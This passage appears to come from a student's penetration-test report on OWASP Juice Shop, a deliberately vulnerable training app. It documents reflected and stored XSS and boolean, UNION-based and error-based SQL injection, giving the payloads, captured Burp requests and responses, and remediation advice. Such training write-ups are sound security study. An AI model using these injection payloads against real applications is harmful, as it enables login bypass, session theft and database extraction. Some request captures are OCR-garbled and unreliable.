
I found the response reflected like this in the page:



- 3) Then I tried the JavaScript payload: I found the response alerted in the page like this so if I take that link and send it to the victim it will execute on him whatever the script I write :



- 4) I tried to change the DOM of the page on the same functionality by injecting this payload into search :<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe> and see the response it Works..




5.5 XSS (Stored): -

Description:	The application does not sanitize user inputs submitted in product reviews, allowing attackers to inject malicious JavaScript payloads that are stored on the server. These payloads are later executed in the browsers of other users when they view or interact with the affected reviews. This vulnerability is particularly dangerous because it can target multiple users over time.
Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none">• Persistent execution of malicious JavaScript in the victim's browser, enabling session hijacking, cookie theft, or redirection to malicious sites.• Compromise of user accounts or sensitive data for all users who access the infected reviews.• Potential exploitation for phishing or advanced social engineering attacks
Recommendations	<ol style="list-style-type: none">1) Implement proper input validation and output encoding to sanitize user inputs before storing or reflecting them on the application.2) Use secure libraries for escaping HTML and JavaScript content to prevent execution of malicious scripts.3) Apply a Content Security Policy (CSP) to limit the execution of untrusted scripts in the browser.4) Regularly audit user-generated content for potential malicious payloads.5) Ensure sensitive pages, such as review downloads, implement strict access controls to reduce exploitation opportunities.
Affected Systems	Product reviews functionality
Threat Level	Critical

steps to reproduce:

- 1) First, I accessed reviews page of more than one of the products and include in it XSS payloads to try and test if it will be stored in the server side:
 - <script>alert`1`</script>
 - <svg onload = alert(1)>
 -

- <script>alert(1)</script>



- 2) I then requested to download reviews from another account to notice that response appears which I saved in the reviews




5.6 SQL-injection (Boolean Based): -

Description:	The login page of the application is vulnerable to SQL Injection. By injecting a payload such as <code>' OR 1=1 --</code> in the username or password field, attackers can manipulate the backend SQL query to bypass authentication. This allows unauthorized access to user accounts, including administrative accounts, by exploiting insecure query construction.
---------------------	---

Impact	<p>Exploitation of this vulnerability can result in:</p> <ul style="list-style-type: none"> Unauthorized access to user accounts, including administrative privileges. Full compromise of the database, allowing attackers to read, modify, or delete sensitive data. Execution of additional SQL commands, potentially leading to system-level attacks.
Recommendations	<ol style="list-style-type: none"> 1) Use parameterized queries or prepared statements in all database queries to prevent SQL Injection. 2) Validate and sanitize all user inputs before processing them in SQL queries. 3) Implement error handling that avoids exposing SQL errors or sensitive information to the user. 4) Use least privilege principles for database accounts to limit the impact of a successful SQL Injection attack. 5) • Regularly audit and test the application for injection vulnerabilities using tools such as SQLMap.
Affected Systems	Login functionality of the OWASP Juice Shop.
Threat Level	Critical

steps to reproduce:

- 1) First: I tried in login page payload [' OR 1=1 --]
- 2) Observe the response: (I accessed another user's account and my luck it was an admin page)




5.7 SQL-injection (UNION Based):

Description:	The search functionality of the application is vulnerable to UNION-based SQL Injection. By injecting malicious payloads into the search parameter, attackers can exploit insecure query construction to retrieve all data from the database. The <code>UNION SELECT</code> statement was used to concatenate attacker-controlled queries with legitimate queries, eventually identifying the correct number of columns needed to extract sensitive information from the database.
Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none">• Retrieval of sensitive database information, such as user credentials, product data, and configuration details.• Exposure of internal database schema and table structures.• Further exploitation of database contents, potentially leading to complete compromise of application data.

Recommendations	<ul style="list-style-type: none"> • Use parameterized queries or prepared statements to prevent SQL Injection in all database interactions. • Validate and sanitize all user inputs, including query parameters, to block injection payloads. • Disable database error messages from being exposed to users, as they provide critical information for attackers. • Implement database access controls to restrict access to sensitive tables or fields. • Conduct regular security testing, including automated scans and manual testing, to detect and mitigate injection vulnerabilities.
Affected Systems	Search functionality in OWASP Juice Shop.
Threat Level	Critical

steps to reproduce:

- 1) In order to test search function for sql vuln I intended to make any search to see if this executed in data base (searched for **OWASP**) the result is the products contain that word as provided:



- 2) So I intercepted that request in burp to test it with query param = ' I observed the response is 200 ok as provided then there is a vulnerability

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane displays a GET request to /rest/projects/search?q=| HTTP/1.1. The "Response" pane shows the corresponding JSON response from the target at http://localhost:3000.

```
Request
Pretty Raw Hex
1 GET /rest/projects/search?q=| HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Windows"
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdG9wDQxhImlOjdwdWjzXNzIiwiZWFOY
5 I6eyJpZC1tMswiIj0Nlcm5hUiWU10iInIiFVGSU90iTfNFtTVVCBV0ViMLC8ZKJzaWu9U0Ck9j
6 YmQ3MsI1MDUsmNymNj1kZjE4YjUwMCIsImhvb0U0iJhZGjpb1isImhvb1HvA7VwVaVnUj
7 1iWjzXNzIiwiZWFOYiIwIj0iZjE4YjUwMCIsImhvb0U0iJhZGjpb1isImhvb1HvA7VwVaVnUj
8 V0iJhZGjpb1isImhvb1HvA7VwVaVnUjIwIj0iZjE4YjUwMCIsImhvb0U0iJhZGjpb1isImhvb1H
9 ivia3NB13RpnduNlOnyW1sInAbvPjTQYfQgaiTeHgNUBRKzXcdnqYBc
10 sImhvb1HvA7VwVaVnUjIwIj0iZjE4YjUwMCIsImhvb0U0iJhZGjpb1isImhvb1HvA7VwVaVnUj
11 IcaSwowMcImsI1VzFGZjB8RbdciIj1iWjzXNzIiwiZWFOYiIwIj0iZjE4YjUwMCIsImhvb0U0iJhZGjpb1isImhvb1HvA7VwVaVnUjIwIj0iZjE4YjUwMCIsImhvb0U0iJhZGjpb1isImhvb1HvA7VwVaVnUj
12 SGGUu1rDvHmzLHLPFsQv9ZetBdU3hM3cTXO4uV4sqLQkgOrY0j7byuqz5znkSPxf2o
13 C_sbWAUHENFrjawsPpxk-wWjV8xHNdxkpxSw1AbxPjTQYfQgaiTeHgNUBRKzXcdnqYBc
14 zBkPvB
15 Accept-Language: en-US,en;q=0.9
16 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
17 sec-ch-ua-mobile: ?0
18 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
19 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86
20 Safari/537.36
21 Accept: application/json, text/plain, /*
22 X-User-Email: ' OR 1=1--
23 Sec-Fetch-Site: same-origin
24 Sec-Fetch-Mode: cors
25 Sec-Fetch-Dest: empty
26 Referer: http://localhost:3000/
27 Accept-Encoding: gzip, deflate, br
28 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status
29 =dismiss; continueCode=
30 Rzay47mPvkH16zLNaq3tQcif9HetsBuVPHB1HZbzG5MKYPSWxv)rqNkD3Be; token=
31 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdG9wDQxhImlOjdwdWjzXNzIiwiZWFOY
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 30
9 ETag: W/“1e-JkPci-p0j7BBTxOuZTVVm9izaY”
10 Vary: Accept-Encoding
11 Date: Thu, 16 Dec 2024 12:39:17 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16     "status": "success",
17     "data": [
18     ]
19 }
```

- 3) So now I try this payload in search query = ')-- and observe that response retrieve all the data in database as provided:

```

Request
Pretty Raw Hex
1 GET /rest/products/search?q='))-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Windows"
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwz
5 GFOtS1eyjpZC16MSwidXNlcm5hbWUiOinIFVOSUsOIFNFTEVDVCBOVUxMLCB2ZXJ
6 zaW9uKCkgLS01LCJlbWFpbC16ImFkbWluQGplaWN1LXN0Lm5wIwiwicGzc3dvcnQ1o
7 l1wMTkyMD1zYtdiYnQ3Mz1lMDUsNmYwhj1kZjE4TjUwMCIsInJvbG1hZGipbiI
8 simRlbHV4ZVRvaVujoii1wicGzdExvZ2luSXAxioJibmP1zmluZWQ1iLCJwcm9ma
9 Wk1SwihZ2UiO1hJchc3NldHMcHVibG1jL21tYWd1cy91cGvYWRzLZR1ZmfibHRBZG1
10 pbis5wmc1lCJD93RwU2VjcmVO1joii1wiaXNBY3RpdmU1OnRydWUsInNy2WF0ZWRBd
11 C161j1wMj0cMT1tMTEgMjA6MDEENTMuOTY0ICswMDowMCIsInVwZGF0ZWRBdc161j1
12 whj1QtMT1tMTEgMj1EMzg6MjQUNDQWICswMDowMCIsImRlbGV0ZWRBdc161j1
13 m1hdC161tMTCzNDAwNzAxMn0XK12B0xX9hLpb0IDlbrGmSGGUC1u1DVHnZLPPsQv
14 V2actFjdu3Hb8M3cYX04Ucv4sqLQkg0Ry87byuqz5znkSPxf2oC_BbWAUHBNrjsws
15 Ppxk-wWjVB8xHNkx1kp8V1AbxjPTOY4fOqaiYehGrNUBRRKzXCdnqTBczkPvB
16 Accept-Language: en-US,en;q=0.9
17 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
18 sec-ch-ua-mobile: ?0
19 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
20 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86
21 Safari/537.36
22 Accept: application/json, text/plain, /*
23 X-User-Email: ' OR 1=-
24 Sec-Fetch-Site: same-origin
25 Sec-Fetch-Mode: cors
26 Sec-Fetch-Dest: empty
27 Referer: http://localhost:3000/
28 Accept-Encoding: gzip, deflate, br
29 Cookie: language=en; welcomebanner_status=dissmiss;
30 cookieconsent_status=dissmiss; continueCode=
31 Rzay47mEvpk16OoLNAq3tQcif9HetzSuVPFHBIHBzG5MXYPBWxvjrqnKD3Be;

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"48ca-521gbSo8hnyTX0r9E98v1P7zPE"
9 Vary: Accept-Encoding
10 Date: Thu, 12 Dec 2024 12:39:58 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 18634
14 {
15     "status": "success",
16     "data": [
17         {
18             "id": 1,
19             "name": "Apple Juice (1000ml)",
20             "description": "The all-time classic.",
21             "price": 1.99,
22             "deluxePrice": 0.99,
23             "image": "apple_juice.jpg",
24             "createdAt": "2024-12-11 20:01:56.223 +00:00",
25             "updatedAt": "2024-12-11 20:01:56.223 +00:00",
26             "deletedAt": null
27         },
28         {
29             "id": 2,
30             "name": "Orange Juice (1000ml)",
31             "description": ""
32         }
33     ]
34 }

```

- 4) Then the target is to see if UNION will work , so I tried this payload in the URL search param:
UNION SELECT '1' FROM sqlite.master –

I observed the response is that number of Col in not correct

500 Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns

OWASP Juice Shop (Express ^4.17.1)

500 Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns

- 5) Here I caught the vulnerability and tried to try diff number of col I found that 9 is the required one to retrieve that data from database

```
{  
  "status": "success",  
  "data": [  
    {  
      "id": null,  
      "name": "2",  
      "description": "3",  
      "price": "4",  
      "deluxePrice": "5",  
      "image": "6",  
      "createdAt": "7",  
      "updatedAt": "8",  
      "deletedAt": "9"  
    },  
    {  
      "id": 1,  
      "name": "Apple Juice (1000ml)",  
      "description": "The all-time classic.",  
      "price": 1.99,  
      "deluxePrice": 0.99,  
      "image": "apple_juice.jpg",  
      "createdAt": "2024-12-11 20:01:56.223 +00:00",  
      "updatedAt": "2024-12-11 20:01:56.223 +00:00",  
      "deletedAt": null  
    },  
    {  
      "id": 2,  
      "name": "Orange Juice (1000ml)",  
      "description": "Made from oranges hand-picked by Uncle Dittmeyer.",  
      "price": 2.99,  
      "deluxePrice": 2.49,  
      "image": "orange_juice.jpg",  
      "createdAt": "2024-12-11 20:01:56.223 +00:00",  
      "updatedAt": "2024-12-11 20:01:56.223 +00:00",  
      "deletedAt": null  
    },  
    {  
      "id": 3,  
      "name": "Eggfruit Juice (500ml)",  
      "description": "Now with even more exotic flavour.",  
      "price": 8.99,  
      "deluxePrice": 8.99,  
      "image": "eggfruit_juice.jpg",  
      "createdAt": "2024-12-11 20:01:56.223 +00:00",  
      "updatedAt": "2024-12-11 20:01:56.223 +00:00",  
      "deletedAt": null  
    }  
  ]  
}
```

A screenshot of a Windows desktop showing a JSON response in a browser window. The JSON data lists three juice products with their details like name, price, and creation date. Below the browser window is a standard Windows taskbar with various pinned application icons.


5.8 SQL-injection (Error Based):

Description:	The search functionality in the application is vulnerable to error-based SQL Injection. By injecting payloads that deliberately generate SQL errors, the attacker can gain insights into the database's structure and behavior. This vulnerability was further exploited by manipulating API requests, such as altering product IDs in the basket, to successfully add unauthorized items to the basket and complete an order that should not be permitted.
--------------	---

Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none"> Unauthorized access to sensitive database information by leveraging error messages to map database structures. Manipulation of database queries to perform unauthorized actions, such as adding restricted products to a basket. Violation of business logic, enabling attackers to bypass restrictions on products or user actions.
Recommendations	<ul style="list-style-type: none"> Use parameterized queries or prepared statements in all database interactions to eliminate injection vulnerabilities. Sanitize and validate all user inputs, including query parameters, to prevent SQL errors or manipulation. Suppress detailed database error messages to ensure sensitive information is not exposed to users. Implement robust authorization checks on sensitive API endpoints to ensure users can only interact with authorized data. Perform regular security testing and code reviews to detect and fix SQL Injection vulnerabilities.
Affected Systems	Backend API endpoints handling basket operations. Search functionality in OWASP Juice Shop.
Threat Level	Critical

steps to reproduce:

- 1) In order to test search function for sql vuln I intended to make any search to see if this executed in database (searched for Christmas) the result is the products contain that word as provided:



- 2) So I intercepted that request in burp to test it with query param = ') I observed the response includes error message so I noticed that the request is sent to database and get executed

- 3) Try now put two dashes to comment every thing else in the query param in the url q= ') — I observed the response all items is retrieved from data base :


```
{
  "status": "success",
  "data": [
    {
      "id": null,
      "name": "2",
      "description": "3",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2024-12-11 20:01:56.223 +00:00",
      "updatedAt": "2024-12-11 20:01:56.223 +00:00",
      "deletedAt": null
    },
    {
      "id": 2,
      "name": "Orange Juice (1000ml)",
      "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
      "price": 2.99,
      "deluxePrice": 2.49,
      "image": "orange_juice.jpg",
      "createdAt": "2024-12-11 20:01:56.223 +00:00",
      "updatedAt": "2024-12-11 20:01:56.223 +00:00",
      "deletedAt": null
    },
    {
      "id": 3,
      "name": "Eggfruit Juice (500ml)",
      "description": "Now with even more exotic flavour.",
      "price": 8.99,
      "deluxePrice": 8.99,
      "image": "eggfruit_juice.jpg",
      "createdAt": "2024-12-11 20:01:56.223 +00:00",
      "updatedAt": "2024-12-11 20:01:56.223 +00:00",
      "deletedAt": null
    }
  ]
}
```

- 4) I observed that the item of id = 10 not showed in the home page so I would try to add it to my basket and check on it to make order


- 5) So I intercepted the request of adding to basket `/api/BasketItem/` and change the id of the product to put into the basket to 10

```
Request
Pretty Raw Hex
1 POST /api/BasketItems/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 44
4 Accept-Charset: platform; "Windows"
5 Authorization: Bearer
6 eyJhbGciOiJIUzI1NiJ9.eyJwdC10IjoiZDWNjZ0NcIiwidjYpZC1EWsidX01LcmhbWU1OinFVCSU0l0NFNTENDVBGVxMLCB2ZXJzaWuKQgkLS01LCJbfWPfbCI6ImFkbWluQp1
aUNLJ0nLm9wLwicGFzc3dvcmqoiOiwTkyNdiTt4iYmQ3Ms1lMD0u3hmWbJ1kZzE4Y3UwMCIsInjbvOuO1JhZGipb1sImRlbHV42VrvaCvujoiiLiwibGzfzdExvZ1usXaio1JbmR12mlu2wQ1LcvcsmnaWxL1Sw1h
2U10iJh3nHm3Hm-HV1bgljL2tWYd1cy9LcovRSLR1ZmFbHRBZG1pb1swhmc1lC0J0b3RwLzVjcm01j0i1wY73Pdm1jOnRydWUsImNyZWFO2WRBdC161j1wM3yQcHT1tMTEgHjAEMDEGNTMuTOYICswDwvHC
